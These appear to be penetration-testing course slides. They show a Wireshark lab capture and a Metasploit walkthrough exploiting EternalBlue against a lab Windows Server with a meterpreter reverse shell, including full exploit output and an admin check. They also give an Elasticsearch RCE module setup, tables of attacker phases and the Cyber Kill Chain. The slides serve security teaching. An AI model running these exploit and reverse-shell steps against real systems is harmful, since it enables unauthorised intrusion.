
- Start Wireshark from another console



MONITOR NETWORK TRAFFIC

- Select `eth1` as the network map to monitor.
- You should see in a small diagram that there is heavy traffic on this network map. (Note: This is our small shell script.)

SET CAPTURE FILE (IF ERROR MESSAGE)



The image shows the 'Capture File' dialog box in Wireshark. It has three tabs: 'Input', 'Output', and 'Options'. The 'Output' tab is selected. The dialog is titled 'Capture to a permanent file'. It contains a 'File:' text field with the path '/home/kali/wstemp' and a 'Browse...' button. Below this, the 'Output format' is set to 'pcapng' (selected with a radio button) and 'pcap' is unselected. There is a checkbox for 'Create a new file automatically...'. Below that, there are four checkboxes for 'after' conditions: '100000 packets', '1 kilobytes', '1 seconds', and 'when time is a multiple of 1 hours'. A 'compression' section has two radio buttons: 'None' (selected) and 'gzip'. At the bottom, there is a checkbox for 'Use a ring buffer with 2 files'. The bottom right corner has three buttons: 'Start' (with a checkmark), 'Close' (with an 'x'), and 'Help' (with a question mark).

Input Output Options

Capture to a permanent file

File: Browse...

Output format: ☒ pcapng ☐ pcap

☐ Create a new file automatically...

☐ after packets

☐ after kilobytes

☐ after seconds

☐ when time is a multiple of hours

compression

☒ None

☐ gzip

☐ Use a ring buffer with files

✓ Start × Close ? Help

CAPTURE WINDOW

The image shows a Wireshark network traffic capture window. The title bar indicates it is capturing from the `eth1` interface. The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons for file operations, navigation, and analysis. A display filter bar shows `Apply a display filter ... <Ctrl-/>`. The main packet list table contains the following data:

No.	Time	Source	Destination	Protocol	Length	Info
191	66.597633418	192.168.100.12	192.168.100.10	TCP	66	49906 → 80 [ACK] Seq=80 Ac
192	67.630398676	PCSSystemtec_40:60:...	Broadcast	ARP	42	Who has 192.168.100.11? Te
193	68.648729722	PCSSystemtec_40:60:...	Broadcast	ARP	42	Who has 192.168.100.11? Te
194	69.664955820	PCSSystemtec_40:60:...	Broadcast	ARP	42	Who has 192.168.100.11? Te
195	71.775347133	192.168.100.12	192.168.100.10	TCP	74	49910 → 80 [SYN] Seq=0 Win:
196	71.776706927	192.168.100.10	192.168.100.12	TCP	74	80 → 49910 [SYN, ACK] Seq=0
197	71.776924813	192.168.100.12	192.168.100.10	TCP	66	49910 → 80 [ACK] Seq=1 Ack:
198	71.778491933	192.168.100.12	192.168.100.10	HTTP	144	GET / HTTP/1.1
199	71.780447554	192.168.100.10	192.168.100.12	TCP	66	80 → 49910 [ACK] Seq=1 Ack:
200	71.789268602	192.168.100.10	192.168.100.12	HTTP	1589	HTTP/1.1 200 OK (text/htm
201	71.789307934	192.168.100.12	192.168.100.10	TCP	66	49910 → 80 [ACK] Seq=79 Ac
202	71.789838302	192.168.100.12	192.168.100.10	TCP	66	49910 → 80 [FIN, ACK] Seq=
203	71.791406250	192.168.100.10	192.168.100.12	TCP	66	80 → 49910 [FIN, ACK] Seq=
204	71.791438607	192.168.100.12	192.168.100.10	TCP	66	49910 → 80 [ACK] Seq=80 Ac
205	72.847717477	PCSSysntec_40:60:...	Broadcast	ARP	42	Who has 192.168.100.11? Te
206	73.856752959	PCSSysntec_40:60:...	Broadcast	ARP	42	Who has 192.168.100.11? Te
207	74.880736637	PCSSystemtec_40:60:...	Broadcast	ARP	42	Who has 192.168.100.11? Te

The details pane at the bottom shows the selected packet (No. 192) with the following information:

- Frame 1: 42 bytes on wire (336 bits), 42 bytes captured on interface eth1
- Ethernet II, Src: PCSSystemtec_40:60:80 (08:00:27:40:60:80), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Address Resolution Protocol (request)

The packet bytes pane shows the raw data in hexadecimal and ASCII:

```
0000  ff ff ff ff ff ff 08 00 27 40 60 80 08 06 00
0010  08 00 06 04 00 01 08 00 27 40 60 80 c0 a8 64
0020  00 00 00 00 00 00  c0 a8 64 0b
```


SYSTEM HACKING (EXAMPLE: WINDOWS)

- The following section exploits the EternalBlue vulnerability.
- Tool used: Metasploit
- Starting the tool: msfconsole

SYSTEM HACKING (EXAMPLE: WINDOWS)

1. search eternalblue
2. use
exploit/windows/smb/ms17_010_eterna
lblue
3. set RHOST 192.168.100.11
4. set payload windows/x64/meterpreter/
reverse_tcp
5. set LHOST 192.168.100.12
6. exploit

1. Search for exploits
2. Selecting an exploit
3. Specify remote host
4. Specify what should be done (here, shell
access)
5. Specify Metasploit Host
6. And off we go!

SYSTEM HACKING (EXAMPLE: WINDOWS)

1. When the meterpreter prompt appears, a Windows command line can be obtained using the shell command.
2. Administrator verification:

```
net session >nul 2>&1 && echo  
Administrator || echo Default User
```

```
[*] Exploit completed, but no session was created.  
msf6 exploit(windows/smb/ms17_010_eternalblue) >  
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit  
[*] Started reverse TCP handler on 192.168.100.12:4444  
[*] 192.168.100.11:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check  
[*] 192.168.100.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (C:\usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: th '*' in regular expression  
[*] 192.168.100.11:445 - Scanned 1 of 1 hosts (100% complete)  
[*] 192.168.100.11:445 - The target is vulnerable.  
[*] 192.168.100.11:445 - Connecting to target for exploitation.  
[*] 192.168.100.11:445 - Connection established for exploitation.  
[*] 192.168.100.11:445 - Target OS selected valid for OS indicated by SMB reply  
[*] 192.168.100.11:445 - CORE raw buffer dump (51 bytes)  
[*] 192.168.100.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2  
[*] 192.168.100.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard  
[*] 192.168.100.11:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac  
[*] 192.168.100.11:445 - 0x00000030 6b 20 31 k 1  
[*] 192.168.100.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
[*] 192.168.100.11:445 - Trying exploit with 12 Groom Allocations.  
[*] 192.168.100.11:445 - Sending all but last fragment of exploit packet  
[*] 192.168.100.11:445 - Starting non-paged pool grooming  
[*] 192.168.100.11:445 - Sending SMBv2 buffers  
[*] 192.168.100.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[*] 192.168.100.11:445 - Sending final SMBv2 buffers.  
[*] 192.168.100.11:445 - Sending last fragment of exploit packet!  
[*] 192.168.100.11:445 - Receiving response from exploit packet  
[*] 192.168.100.11:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!  
[*] 192.168.100.11:445 - Sending egg to corrupted connection.  
[*] 192.168.100.11:445 - Triggering free of corrupted buffer.  
[*] Sending stage (203846 bytes) to 192.168.100.11  
[*] Meterpreter session 1 opened (192.168.100.12:4444 -> 192.168.100.11:49268) at 2025-09-26 14:35:39 -0400  
[*] 192.168.100.11:445 - -----  
[*] 192.168.100.11:445 - -----WIN-----  
[*] 192.168.100.11:445 - -----
```

```
meterpreter > shell  
Process 4836 created.  
Channel 1 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>net session >nul 2>&1 && echo Administrator || echo Standard User  
net session >nul 2>&1 && echo Administrator || echo Standard User  
Administrator
```

SYSTEM HACKING (EXAMPLE: WINDOWS)

1. use
exploit/multi/elasticsearch/script_
mvel_rce
2. set RHOSTS 192.168.100.11
3. set LHOST 192.168.100.12
4. set TARGET 0
5. exploit

PHASE OF A HACKER ATTACK

phase	Description	Attacker's objectives	Examples / Techniques
1. Reconnaissance	Gathering information about the target system to identify vulnerabilities.	Identifying attack targets.	Passive techniques: OSINT, Google hacking.
		Determining network topology, services, users, etc.	Active techniques: Nmap scans, DNS queries, Shodan.
2. Scanning and Enumeration	Identification of open ports, running services, and vulnerabilities in the target system.	Preparation for the actual attack.	Port scanning: Nmap.
		Finding entry points.	Vulnerability scanning: OpenVAS, Nikto.
			User enumeration.
3. Gaining Access	Exploiting vulnerabilities to gain access to the target system.	Gaining control over the system.	Exploits: Metasploit.
		Create an entry point for further access.	SQL injection.
			Brute-force attacks: Hydra.
			Phishing.
4. Escalation of privileges	Elevate access rights to gain complete control over the target system.	Obtaining administrator rights.	Local exploits.
		Circumvention of access restrictions.	Password Cracking: John the Ripper.
			Exploits for kernel or software.

PHASE OF A HACKER ATTACK

phase	Description	Attacker's objectives	Examples / Techniques
5. Persistence (Maintaining Access)	Ensuring that access to the target system is maintained even after discovery or restart.	Install a backdoor.	Backdoors: Netcat, Reverse Shells.
		Ensure continuous access.	Rootkits.
			Scheduled tasks, autostart entries.
6. Data collection (exfiltration)	Collecting and transferring sensitive data from the target system.	Stealing sensitive data.	Data downloads via FTP or HTTP.
		Preparation for data misuse or blackmail.	Database extraction.
			Screenshot capture.
7. Covering Tracks	Concealing the activities to prevent discovery and hinder forensic analysis.	Preventing alerts and tracking.	Deleting logs.
		Ensure that attacks cannot be traced.	Manipulating timestamps.
			Encryption or destruction of files.
8. Destruction (Optional)	Attacks that aim to permanently damage data or systems.	Disabling systems.	Ransomware attacks.
		Deleting or encrypting data.	DoS/DDoS attacks.
		Causing financial or reputational damage.	Deleting databases.

CYBER KILL CHAIN

The Cyber Kill Chain® is a framework by Lockheed Martin that describes the various phases of a cyberattack. It helps security teams detect, prevent, and stop attacks before damage occurs.



critterion	Cyber Kill Chain
Objective	Identification and defense against attacks through the modeling of hacking attacks.
Main focus	Defensive perspective: Focus on the detection and defense against attacks in different phases.
Number of phases and structure	1. Reconnaissance
	2. Weaponization
	3. Delivery
	4. Exploitation
	5. Installation
	6. Command & Control
	7. Actions on Objectives

CYBER KILL CHAIN

critterion	Cyber Kill Chain
Area of application	Primarily designed for threat hunting and incident response .
Target audience	Security analysts, incident response teams, SOCs (Security Operations Centers).
Starting point	It starts with the assumption that an attacker gathers external information before an attack begins.
Procedure	Tracks the typical course of an attack to model attacker activities and stop them early.
Final result	Improvement of security measures and alarm mechanisms.
flexibility	Rather static, since the phases for modeling typical attacks are defined.
Examples of tools	Intrusion detection systems (e.g. Snort), threat intelligence platforms.
Ethical context	Supports defensive and preventative measures to detect and repel attacks.
reporting	Focus on alert and response : Which phase of the attack was detected? What measures were taken?



BUT

- SMEs in particular are not directly targeted.
 - Direct attacks require coordination, data collection, planning... therefore they cost resources (mainly time and manpower).
 - SMEs are often incidental.
 - Through automated scanning and open vulnerabilities, they are attacked and damaged – also mostly automatically.
- 
- 
- 



PENTESTING

OFFENCE – PYTHON

WHY PYTHON



- Python offers a number of modules (libraries) that make it very easy to implement the learned procedures of the open-source tools.

PREPARATION


- For the following tasks, we need some Python modules on the Kali Linux machine:

module	Installation instructions
Scapy	<code>pip install scapy</code>
Nmap	<code>pip install python-nmap</code>

FOR INSTALLATION ONLY!!!!




FOR INSTALLATION ONLY!!!!



FOR INSTALLATION ONLY!!!!

Then **ABSOLUTELY**
The second adapter
Turn off (disable,
(Remove the checkmark)




FOR INSTALLATION ONLY!!!!

- Yes, that means that
 1. The second adapter is configured before Kali Linux starts.
 2. Kali Linux is started
 3. The modules will be installed
 4. Kali Linux is stopped/terminated again
 5. The second adapter will be disabled again.
 6. Kali Linux is restarted

The background is a dark blue gradient. In the corners, there are white, stylized circuit-like lines. These lines consist of straight segments and small circles, resembling a network or a circuit board layout. The lines are more dense in the bottom-left and top-left corners, and more sparse in the top-right and bottom-right corners.

SCAN NETWORK

OSI LAYERS



The 7-Layer OSI Model

No.	Layer	Function	Data unit	Hardware	Protocols
7	Application 	Human-computer interaction through applications that access network services	Message/data	Gateway	UPnP, DHCP, DNS, HTTP, HTTPS, NFS, NTP, POP3, SMTP, SNMP, FTP, Telnet, SSH, TFTP, IMAP
6	Presentation 	Data formatting and encryption/decryption	Message/data	Gateway redirector	TLS, SSL, AFP
5	Session 	Inter-host communication	Message/data	Gateway	NetBIOS, RPC, SMB, Socks
4	Transport 	Data transmission	TCP: segment; UDP: datagram	Gateway	TCP, UDP, SCTP
3	Network 	Path determination and logical addressing	Packet, datagram	Router, Brouter	ARP, IP, NAT, ICMP, IPsec, ICMP (ping)
2	Data Link 	Physical addressing	Frame, cell	Switch, bridge, NIC	ARP, Ethernet, L2TP, LLDP, MAC, NDP, PPP, PPTP, VTP, VLAN
1	Physical 	Binary signal transmission over physical media	Bit, frame	Cables, modem, hub, repeater, NIC, multiplexer	Ethernet, IEEE802.11, ISDN, USB, Bluetooth

See also: https://en.m.wikipedia.org/wiki/OSI_model

